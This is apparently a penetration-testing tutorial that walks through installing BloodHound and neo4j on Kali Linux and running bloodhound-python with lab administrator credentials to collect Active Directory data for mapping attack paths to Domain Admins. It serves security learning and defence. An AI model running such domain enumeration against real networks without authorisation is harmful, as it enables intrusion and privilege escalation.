Active Directory Enumeration: BloodHound

hackingarticles.in/active-directory-enumeration-bloodhound

Raj

April 30, 2021

In the article, we will focus on the Active Directory Enumeration tool called BloodHound. It takes the data from any device on the network and then proceeds to plot the graph that can help the attacker to strategize their way to the Domain Admins.

Table of Content


Introduction

BloodHound is programmed to generate graphs that reveal the hidden and relationships within an Active Directory Network. BloodHound also supports Azure. BloodHound enables the Attackers to identify complex attack paths that would otherwise be not possible to identify. The Blue Team can use BloodHound to identify and fix those same attack patterns.

Linux Installation

Some multiple guides and methods can help you set up and install bloodhound on your host machine. We will be following the official documents of BloodHound that can be found on their **GitHub** but refining the process. As always before installing any tool on your Linux Machine, it is recommended to perform an update and upgrade your software packages. Also, for any reason, if you don't have Java installed, install java to continue. We won't be installing java as we are working on Kali Linux which comes preinstalled with Java. Configuring Bloodhound is a 3-step process. BloodHound has a GUI and Data scrapper and neo4j Database. This means that we need to configure them individually. We start with the Bloodhound GUI which can be installed directly using the apt command.


```
apt install bloodhound
```



```
┌──(root💀 kali)-[~]
└─# apt install bloodhound
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are
  galera-3 libcapstone3 libconfig-inifiles-perl libcrypto++6
  libpython3.8-dev libpython3.8-minimal libpython3.8-stdlib
  python3-atomicwrites python3.8 python3.8-dev python3.8-mi
  xfce4-statusnotifier-plugin xfce4-weather-plugin
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  neo4j
The following NEW packages will be installed:
  bloodhound neo4j
```


Next, we need to configure the neo4j service that will hold the data which can be represented in graphical form. When we ran the apt install bloodhound, it installed neo4j with it. If that didn't happen in your case you can always download it by running apt install neo4j. Now, we need to configure the authentication and other settings on the neo4j service. To do that we run the neo4j console instance. It will host the Remote Interface which can be accessed using a Web Browser. By default, it is hosted on port 7474.

```
neo4j console
```



```
┌──(root💀 kali)-[~]
└─# neo4j console
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2021-04-12 17:19:10.554+0000 INFO  Starting ...
2021-04-12 17:19:12.626+0000 INFO  ======== Neo4j 4.2.1 ========
2021-04-12 17:19:14.934+0000 INFO  Initializing system graph model for component 'securit
2021-04-12 17:19:14.938+0000 INFO  Setting up initial user from defaults: neo4j
2021-04-12 17:19:14.939+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true
2021-04-12 17:19:14.944+0000 INFO  Setting version for 'security-users' to 2
2021-04-12 17:19:14.948+0000 INFO  After initialization of system graph model component '
2021-04-12 17:19:14.952+0000 INFO  Performing postInitialization step for component 'secu
2021-04-12 17:19:15.133+0000 INFO  Bolt enabled on localhost:7687.
2021-04-12 17:19:16.141+0000 INFO  Remote interface available at http://localhost:7474/
2021-04-12 17:19:16.142+0000 INFO  Started.
```

Entering the URL that was highlighted in the image above in a Web Browser, we have the remote interface. It has some prefilled values and some black fields. Here, enter a username, we choose the username neo4j and enter a password. After entering the following information, you will be able to connect to the neo4j database.


localhost:7474/browser/

```
$
```

Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you.

```
$ :server connect
```

Connect to Neo4j

Database access might require an authenticated connection.

Connect URL: neo4j:// localhost:7687


Database - leave empty for default:

Authentication type: Username / Password

Username: neo4j

Password: ●●●

Before connecting, it will ask you to change the password as it is your first login. Enter any password of your choice. And Move to connect the neo4j Remote Interface.


localhost:7474/browser/

```
$
```

Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for

```
$ :server connect
```


Connect to Neo4j

Database access might require an authenticated connection.

New password: ●●● OR Generate


Repeat new password: ●●●

Now that we have the neo4j service up and running, we can run the Bloodhound GUI. Running it is a simple task of typing bloodhound on your terminal and hitting Enter key. You can also try to look for bloodhound in your list of installed applications in the menu of Kali Linux and run it directly from there.



```
┌──(root㉿ kali)-[~/blood]
└─# bloodhound
(node:2327) [DEP0005] DeprecationWarning: Buffe
```

As soon as the BloodHound GUI kicks in, it asks for a set of credentials that we just set up in the neo4j configuration. Use the same set of credentials and you will be able to login into this interface. You can save your credentials so that you don't need to log in each time you want to use bloodhound.



BloodHound

BLOODHOUND

Log in to Neo4j Database

bolt://localhost:7687


neo4j

•••

Save Password


Login

After logging in on BloodHound GUI, it opens up a blank white screen with some interaction buttons on the right-hand side and a search box on the left-hand side with some modules attached to it. This is basically where the setting up of the GUI completes. As discussed in the introduction, that Bloodhound represents the data in pretty graphs and searches for possible paths. To plot the graphs, it requires data from the Domain. This data can be extracted using a data scrapper which we now need to install.



To install this data Ingestor which is so unusually named bloodhound. This can lead to some confusion but to make it clear once again. We installed BloodHound GUI in previous steps that plot graphs based on the data. Now we are installing a bloodhound that will extract the data from the Domain. As it is made in Python, we can use pip3 to install bloodhound as shown in the image below.

```
pip3 install bloodhound
```




```
┌──(root💀 kali)-[~]
└─# pip3 install bloodhound
Collecting bloodhound
  Downloading bloodhound-1.0.5-py3-none-any.whl (65 kB)
     |████████████████████████████████| 65 kB 6.2 MB/s
Requirement already satisfied: dnspython in /usr/lib/python3/dist-pac
Requirement already satisfied: future in /usr/lib/python3/dist-packag
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in /u
Collecting impacket>=0.9.17
  Downloading impacket-0.9.22.tar.gz (1.4 MB)
     |████████████████████████████████| 1.4 MB 11.5 MB/s
Requirement already satisfied: pyasn1>=0.4 in /usr/lib/python3/dist-p
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-pa
Requirement already satisfied: ldapdomaindump>=0.9.0 in /usr/lib/pyth
Requirement already satisfied: pyOpenSSL>=0.13.1 in /usr/lib/python3/
```

Extracting Data from Domain


We will run the python Bloodhound that we just installed using pip3 and extract the data from the Domain. It is a good time to mention that here the Domain setup is in such a way that we have connected the Domain Controller, Clients, and our Attacker Machine essentially in the same network. To get data from the Domain, any user can be used. We will be using the Administrator account to extract maximum data for this enumeration. In a realistic scenario, you will end up with a normal user and then you will run the bloodhound and then use the data enumerated to get to the Administrator. We need to provide the following parameters to extract data from Domain: username, password, Name Server (IP Address of Domain Controller), Domain and Data we want to extract (We are using "All" to extract maximum data from the Domain). The data extracted will be in the form of .json files that will be created based on the queries that ran across the Domain in search of possible paths and permissions of various groups and users.

```
bloodhound-python -u administrator -p Ignite@987 -ns 192.168.1.172 -d ignite.local
-c All
```



```
┌──(root㉿ kali)-[~/blood]
└─# bloodhound-python -u administrator -p Ignite@987 -ns 192.168.1.172 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 13 users
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-3Q7NEBI2561.ignite.local
INFO: Querying computer: DESKTOP-ATNONJ9.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

After running bloodhound-python, you will have json files in your current directory. It is possible to check them with the ls command. To analyze them in BloodHound GUI, you need to drag and drop those json files onto the GUI. As it can be observed from the image below that we have the computers.json, domains.json, groups.json, users.json.


Search for a node

Upload Progress

